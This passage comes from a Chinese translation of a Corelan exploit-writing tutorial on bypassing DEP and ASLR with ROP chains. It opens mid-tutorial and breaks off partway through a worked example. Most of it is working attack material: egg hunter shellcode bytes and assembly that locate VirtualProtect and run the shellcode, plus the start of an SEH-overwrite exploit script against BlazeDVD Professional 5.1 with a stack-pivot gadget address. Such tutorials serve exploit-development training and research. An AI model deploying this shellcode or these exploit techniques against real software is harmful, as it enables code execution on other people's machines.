"\x8B\xFA\xAF\x75\xEA\xAF\x75\xE7\xFF". #no more jmp edi at the end
#VirtualProtect
"\x68\x05\x50\x03\x10\x31\xc0\x04".
"\x40\x50\x05\xbf\xff\xff\x7f\x2d".
"\xff\xfc\xff\x7f\x50\x57\x57\x68".
"\xd4\x1a\x80\x7c\xc3";
```

这是小的，但不是一个真正通用的 egg hunter。

因此我们要使它更可移植性（和更大）。如果大小不重要的话，那么这是一种使它成功的通用方法：

（只要在 asm 代码中编辑“shellcode_size”和“writeable_address”来匹配你的特殊 exploit，然后你可以用它了）

```
;-----------------------------------------
;quick and dirty asm
;to locate VirtualProtect
;use it to make shellcode at edi
;executable, and jump to it
;
;Peter Van Eeckhoutte 'corelanc0d3r
;http://www.corelan.be:8800
;-----------------------------------------
;modify these values
;to match your environment
shellcode_size equ 0x100
writeable_address equ 0x10035005
hash_virtualprotect equ 0x7946C61B
;
;
[BITS 32]

global _start

_start:
FLDPI
FSTENV [ESP-0xC]
pop eax
push edi    ;save shellcode location
push eax    ;current location
xor edx,edx
mov dl,0x7D      ;offset to start_main

;skylined technique
   XOR         ECX, ECX                      ; ECX = 0
   MOV         ESI, [FS:ECX + 0x30] ; ESI = &(PEB) ([FS:0x30])
   MOV         ESI, [ESI + 0x0C]        ; ESI = PEB->Ldr
   MOV         ESI, [ESI + 0x1C]        ; ESI = PEB->Ldr.InInitOrder
next_module:
   MOV         EAX, [ESI + 0x08]        ; EBP = InInitOrder[X].base_address
   MOV         EDI, [ESI + 0x20]        ; EBP = InInitOrder[X].module_name (unicode)
   MOV         ESI, [ESI]                    ; ESI = InInitOrder[X].flink (next module)
   CMP         [EDI + 12*2], CL         ; modulename[12] == 0 ?
   JNE         next_module                   ; No: try next module.
```

```
;jmp start_main         ; replace this with relative jump forward
pop ecx
add ecx,edx
jmp ecx                  ;jmp start_main

;=======Function : Find function base address============
find_function:
pushad                                  ;save all registers
mov ebp,   [esp   +   0x24]             ;put base address of module that is being
                                        ;loaded in ebp
mov eax,   [ebp   +   0x3c]             ;skip over MSDOS header
mov edx,   [ebp   +   eax   +   0x78] ;go to export table and put relative address
                                        ;in edx
add edx,   ebp                          ;add base address to it.
                                        ;edx = absolute address of export table
mov ecx,   [edx   +   0x18]             ;set up counter ECX
                                        ;(how many exported items are in array ?)
mov ebx,   [edx   +   0x20]             ;put names table relative offset in ebx
add ebx,   ebp                          ;add base address to it.
                                        ;ebx = absolute address of names table

find_function_loop:
jecxz   find_function_finished      ;if ecx=0, then last symbol has been checked.
                                        ;(should never happen)
                                        ;unless function could not be found
dec ecx                                 ;ecx=ecx-1
mov esi,   [ebx   +   ecx   *   4]      ;get relative offset of the name associated
                                        ;with the current symbol
                                        ;and store offset in esi
add esi,   ebp                          ;add base address.
                                        ;esi = absolute address of current symbol

compute_hash:
xor edi,   edi                          ;zero out edi
xor eax,   eax                          ;zero out eax
cld                                     ;clear direction flag.
                                        ;will make sure that it increments instead of
                                        ;decrements when using lods*

compute_hash_again:
lodsb                                   ;load bytes at esi (current symbol name)
                                        ;into al, + increment esi
test al,   al                           ;bitwise test :
                                        ;see if end of string has been reached
```

```
jz    compute_hash_finished             ;if zero flag is set = end of string reached
ror edi,    0xd                         ;if zero flag is not set, rotate current
                                          ;value of hash 13 bits to the right
add edi,    eax                         ;add current character of symbol name
                                          ;to hash accumulator
jmp compute_hash_again                  ;continue loop

compute_hash_finished:

find_function_compare:
cmp edi,    [esp    +    0x28]          ;see if computed hash matches requested hash
                                          ; (at esp+0x28)
                                          ;edi = current computed hash
                                          ;esi = current function name (string)
jnz find_function_loop                  ;no match, go to next symbol
mov ebx,    [edx    +    0x24]          ;if match : extract ordinals table
                                          ;relative offset and put in ebx
add ebx,    ebp                         ;add base address.
                                          ;ebx = absolute address of ordinals address table
mov cx,    [ebx    +    2    *    ecx]  ;get current symbol ordinal number (2 bytes)
mov ebx,    [edx    +    0x1c]          ;get address table relative and put in ebx
add ebx,    ebp                         ;add base address.
                                          ;ebx = absolute address of address table
mov eax,    [ebx    +    4    *    ecx] ;get relative function offset from its ordinal
                                          ;and put in eax
add eax,    ebp                         ;add base address.
                                          ;eax = absolute address of function address
mov [esp    +    0x1c],    eax          ;overwrite stack copy of eax so popad
                                          ;will return function address in eax
find_function_finished:
popad                                   ;retrieve original registers.
                                          ;eax will contain function address
Ret
;-----------MAIN-------------
start_main:
      mov dl,0x04
      sub esp,edx          ;allocate space on stack
      mov ebp,esp          ;set ebp as frame ptr for relative offset
      mov edx,eax          ;save base address of kernel32 in edx
       ;find VirtualProtect
       push hash_virtualprotect
       push edx
       call find_function
       ;VirtualProtect is in eax now
```

```
;get shellcode location back
    pop edi
    pop edi
    pop edi
    pop edi
    push writeable_address      ;param5 : writable address
    ;generate 0x40 (para4)
    xor ebx,ebx
    add bl,0x40
    push ebx                    ;param4 : flNewProtect
    ;shellcode length
    add ebx,0x7FFFFFBF    ;to compensate for 40 already in ebx
    sub ebx,0x7FFFFFFF-shellcode_size
    push ebx                ;param3 : size : 0x300 bytes in this case
    push edi                ;param2 : lpAddress
    push edi                ;param1 : return address
    push eax                ;VirtualProtect
    ret
```

和 egg hunter 结合，代码是这样的：

```
#--------------------------------------------------------------------
# corelanc0d3r - egg hunter which will mark shellcode loc executable
# and then jumps to it
# Works on all OSes (32bit) (dynamic VirtualProtect() lookup
# non-optimized - can be made a lot smaller !
#
# Current hardcoded values :
#    - shellcode size : 300 bytes
#    - writeable address : 0x10035005
#--------------------------------------------------------------------
my $egghunter =
"\x66\x81\xCA\xFF\x0F\x42\x52\x6A\x02".
"\x58\xCD\x2E\x3C\x05\x5A\x74\xEF\xB8".
"\x77\x30\x30\x74". # w00t
"\x8B\xFA\xAF\x75\xEA\xAF\x75\xE7\xFF".
#shellcode is now located. pointer is at edi
#dynamic call to VirtualProtect & jump to shellcode
"\xd9\xeb\x9b\xd9\x74\x24\xf4\x58".
"\x57\x50\x31\xd2\xb2\x7d\x31\xc9".
"\x64\x8b\x71\x30\x8b\x76\x0c\x8b".
"\x76\x1c\x8b\x46\x08\x8b\x7e\x20".
"\x8b\x36\x38\x4f\x18\x75\xf3\x59".
"\x01\xd1\xff\xe1\x60\x8b\x6c\x24".
"\x24\x8b\x45\x3c\x8b\x54\x05\x78".
```

```
"\x01\xea\x8b\x4a\x18\x8b\x5a\x20".
"\x01\xeb\xe3\x37\x49\x8b\x34\x8b".
"\x01\xee\x31\xff\x31\xc0\xfc\xac".
"\x84\xc0\x74\x0a\xc1\xcf\x0d\x01".
"\xc7\xe9\xf1\xff\xff\xff\x3b\x7c".
"\x24\x28\x75\xde\x8b\x5a\x24\x01".
"\xeb\x66\x8b\x0c\x4b\x8b\x5a\x1c".
"\x01\xeb\x8b\x04\x8b\x01\xe8\x89".
"\x44\x24\x1c\x61\xc3\xb2\x04\x29".
"\xd4\x89\xe5\x89\xc2\x68\x1b\xc6".
"\x46\x79\x52\xe8\x9c\xff\xff\xff".
"\x5f\x5f\x5f\x5f\x68\x05\x50\x03".
"\x10\x31\xdb\x80\xc3\x40\x53\x81".
"\xc3\xbf\xff\xff\x7f\x81\xeb\xff".
"\xfe\xff\x7f\x53\x57\x57\x50\xc3";
```

200 字节对一个 egg hunter 来说有点大，它可以最优化一点（对你来说是好练习）。另一方面，200 字节将会很好地适合 WPM()，因此你有很多选择来使它成功。

方案 2：预先考虑 shellcode

如果你没有足够的空间来容纳 28（或者通用版的 200 字节），那么你可以这样做：
取出“jmp edi”指令，然后用“push edi”，“ret”（x57xc3）代替。
那么，在 shellcode 中，在标签（w00tw00t）和 shellcode 自身之间，你将不得不介绍一个能使当前页可执行然后运行它的 rop 链。
如果到目前为止你理解这个教程，你应该知道怎么实现。

Unicode

倘使你的缓冲区从属于 unicode？好的，答案很简单：你需要找到指向 rop 小配件的兼容 unicode 的指针。

“pvefindaddr rop”将会指示一个指针是否是兼容 unicode...确保不要对函数用“nonull”关键字或者不用任何 unicode 地址。很明白 unicode 会减少一个 exploit 的成功机会（因为可用的指针数量是有限的）

除了这个，你需要找指向你要用的 windows API 的指针来绕过 DEP。

祝你好运！

ASLR 和 DEP？

原理

同时绕过 DEP 和 ASLR 需要至少加载一个 non-ASLR 的模块。（好的，这不完全正确，但是在大多数情况下，这个陈述是有效的）

如果你有一个没有启用 ASLR 的模块，那么你可以试着基于那个模块的指针来打造 rop 链。当然，如果你的 rop 链用一个 OS 函数来绕过 DEP，你需要有一个指向那个模块调用的指针。

Alexey Sintsov 在他的 ProSSHD 1.2 exploithttp://www.exploit-db.com/exploits/12495/中展示了这种技术。

或者，你需要找到一个指向 OS 模块的指针，在栈上的，在一个寄存器中的，等等...如果它发生了，你可以用 non-aslr 模块的 rop 小配件来盗取那个值并用一个到那个值的偏移量来得到 OS 函数的地址。

坏消息是，如果没有一个不从属于 ASLR 的模块，那么不可能打造一个可靠的 exploit。（你依然可以试下暴力等等...或者在栈上某处找内存漏洞/指针）。好消息是，“pvefindaddr rop”会自动搜索 non-ASLR 模块。因此如果!pvefindaddr rop 显示一些输出，那么这个地址很可能是可靠的。

在 pvefindaddr v1.34 和更高的版本，有一个功能叫做“ropcall”，会搜索和列出在加载模块中所有的绕过 DEP 的函数调用。这个对找一个供选择的（或者 ASLR 绕过）的函数调用有帮助。

例子：（在 Easy RM to MP3 Converter，msrmfilter03.dll 模块）

```
[+] Module filter set to 'msrmfilter03.dll'
[msrmfilter03.dll]  0x10026247 : CALL DWORD PTR DS:[<&KERNEL32.VirtualAlloc>] |  (PAGE_EXECUTE_READ) [SafeSEH: ** NO ** - ASLR: ** No (Pro
[msrmfilter03.dll]  0x100262D3 : CALL DWORD PTR DS:[<&KERNEL32.VirtualAlloc>] |  (PAGE_EXECUTE_READ) [SafeSEH: ** NO ** - ASLR: ** No (Pro
[msrmfilter03.dll]  0x10026AA6 : CALL DWORD PTR DS:[<&KERNEL32.VirtualAlloc>] |  (PAGE_EXECUTE_READ) [SafeSEH: ** NO ** - ASLR: ** No (Pro
[msrmfilter03.dll]  0x10026EE1 : CALL DWORD PTR DS:[<&KERNEL32.HeapCreate>] |  (PAGE_EXECUTE_READ) [SafeSEH: ** NO ** - ASLR: ** No (Proba
```

如果你能用一个 non-ASLR 模块的指令，并且你有一个指向一个 ASLR 模块（如 OS dll）的指针，在栈上（或者内存中），那么你可以利用那个，并且用一个到那个指针的偏移量来找启用 ASLR 模块中其他可用的指令。那个模块的基地址可能会变，但是到一个特定函数的偏移量应该保持一致。

你可以在这里 http://vreugdenhilresearch.nl/Pwn2Own-2010-Windows7-InternetExplorer8.pdf 找到一个很好的绕过 ASLR 和 DEP 的 exploit 文章，没有用一个 non-ASLR 模块。

一个例子

下面的例子，mr_me 写的，我将会介绍一种可行的技术，用一个 non-ASLR 模块中的 rop 小配件来从栈上拿到一个 OS dll 指针，并且用一个那个指针的偏移量来计算 VirtualProtect 的地址。

如果我们能在栈上找到一个指向 kernel32.dll 的指针，那么我们可以修改值（加或减一个偏移量）直到我们到达 VirtualProtect()的相对地址。

测试环境：Vista Business SP2，English（虚拟机）

这个例子中，我们会用一个在 BlazeDVD Professional 5.1 的漏洞，在 2009 发现的 http://www.exploit-db.com/exploits/9329/。你可以在这里下载一份有漏洞的程序：http://www.corelan.be:8800/?dl_id=40

Exploit-db 上的样本代码指示 SEH 记录在 608 字节后被覆盖。我们已经知道在一个基于 rop 的 exploit 中，nseh 的 4 字节是不重要的，因此我们将打造一个有 612 字节的 payload，然后用一个会旋转回栈中的指针覆盖 seh 处理函数。

你可以运行“!pvefindaddr noaslr”来列出所有不从属于 ASLR 的模块。你将大部分的/所有的程序模块不是 ASLR 启用的。（当然，Windows OS 模块是 ASLR 启用的）。

在创建一个 rop.txt 文件后（用“!pvefindaddr rop nonull”），然后在 SEH 处设断之后（我们能计算回到栈上可控制缓冲区的偏移量），我们可以得出结论，比如“ADD ESP，408+RET4”小配件（在 0x616074AE 处，从 EPG.dll）是开始链的一种好方法。那会使我们登录到 seh 链前的缓冲区。

注意：在覆盖 SEH 后避免放很多数据在栈上是很重要的。覆盖栈也会覆盖指针。你所需要的是触发一个访问违例然后覆盖掉的 SEH 记录会生效，我们就可以控制 EIP。


到目前为止，Exploit 代码是这样的：

```
#!/usr/bin/python
junk = "A" * 612
## SEH - pivot the stack
rop = '\xae\x74\x60\x61' # 0x616074AE : # ADD ESP,408 # RETN 4
sc = "B" * 500
buffer = junk + rop + sc
file=open('rop.plf','w')
file.write(buffer)
file.close()
```


崩溃/异常被触发是因为我们已经覆盖了 direct RET（用在“废物”变量中的 A）。（这意味着你可能要为这个 exploit 打造一个 direct RET 变体。无论如何，我们已经决定用 SEH）。

当 SEH 处理函数被调用时，我们观察栈，“ADD ESP，408”后的指令被执行，我们看到这个：

1、在覆盖 SEH 前我们会登录到一连串 A 中。用 Metasploit 模式我们发现我们登录在缓冲区的 312 个 A 后面。这意味着你的第一个小配件指针需要放在那个位置。如果你将用很多指针，你可能要思考 SEH 指针放在缓冲区 612 字节处的事实




2、滚到栈视图窗口中。在缓冲区（用 A+我们的 SEH 处理函数+B 填充）后你应该看到栈上的指针，指示“RETURN to...from...”：




这些事保存 EIP 的-通过早些时候调用的函数放在栈上。


如果你一直滚，你会找到一个指向 kernel32 的地址的指针：



目标是设置一个能拿到那个指针的 rop 链，然后加/减一个偏移量知道它指向 VirtualProtect。在栈上我们看到的指针，在 0x0012FF8C 处，是 0x7664D0E9。在当前进程/环境，kernel32.dll 在 0x76600000 处加载。



